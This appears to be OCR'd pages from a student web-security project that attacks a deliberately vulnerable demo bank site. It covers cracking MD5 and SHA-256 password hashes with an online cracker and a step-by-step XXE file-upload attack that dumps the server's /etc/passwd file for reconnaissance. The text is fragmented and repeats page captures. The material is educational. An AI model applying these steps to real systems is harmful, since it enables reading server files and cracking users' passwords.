Paste the copied passwords into the decoder window that pops up and click the "Decode" button.
All the decoded passwords are displayed.

MD5-Encrypted Passwords Stored in the Database








Home
Website Security Research Project
Copy all the hashed passwords.
Paste the copied passwords into the decryptor window that pops up. You will need to verify you are not a robot and then click "Crack Hashes"
CrackStation
Free Password Hash Cracker
Download CrackStation's Wordlist
How CrackStation Works



Home
Website Security Research Project
CrackStation
Free Password Hash Cracker
None of the passwords hashed with MD5 were able to be broken. This shows the importance of creating strong passwords. Even with weak hashing algorithms like MD5, strong passwords are very difficult to break.

SHA-256-Encrypted Passwords Stored in the Database







Website Security Research Project
Copy all the hashed passwords.
Paste the copied passwords into the decryptor window that pops up. You will need to verify you are not a robot and then click "Crack Hashes"
CrackStation
Free Password Hash Cracker
Download CrackStation's Wordlist
How CrackStation Works


Website Security Research Project
CrackStation
Free Password Hash Cracker
None of the passwords hashed with SHA-256 were able to be broken. This shows the importance of creating strong passwords. Even though SHA-256 is a difficult algorithm to break, weak passwords can still be cracked when using it. Using SHA-256 and strong passwords together makes is nearly impossible to break a password.

XML external entity (XXE) injection





There is one XXE injection available to carry out on the project website.


Vulnerable Version of Website


XXE Attack #1: XXE Injection Via File Upload


Please use Google Chrome or Mozilla Firefox browser to carry out attack







Home
Website Security Research Project
$> Faulty Vault Bank
You have logged in successfully!
Account Details
Hello,scottm!
Account Number
Account Balance
10000005
999999
Faulty Vault eDeposit®
Faulty Vault eDeposit® allows you to deposit personal checks via picture upload!
Upload a JPEG or PNG image of the check below and we'll do the rest!
Select image:
Choose File
No file chosen
Upload
Download Check Image
Your check will hopefully be deposited in 4-400 business days!
4) The SVG image will be downloaded and can be found in your local Downloads folder
check.svg
Show all


Home
Website Security Research Project
$> Faulty Vault Bank
You have logged in successfully!
Account Details
Hello,scottm!
Account Number
Account Balance
10000005
999999
Faulty Vault eDeposit®
Faulty Vault eDeposit® allows you to deposit personal checks via picture upload!
Upload a JPEG or PNG image of the check below and we'll do the rest!
Select image:
Choose File
check.svg
Upload
Download Check Image
Your check will hopefully be deposited in 4-400 business days!
5) Click on Choose File and select the SVG image file **check.svg** from your Downloads folder
6) Once you have chosen the file **check.svg**, click Upload
check.svg
Show all



7) The contents of the server's etc/passwd file has been dumped on screen after the SVG image upload. This file stores all the user names and accounts on the server, allowing an attacker to carry out reconnaissance on the system

Secure Version of Website



Attempt at XXE Attack #1: XXE Injection Via File Upload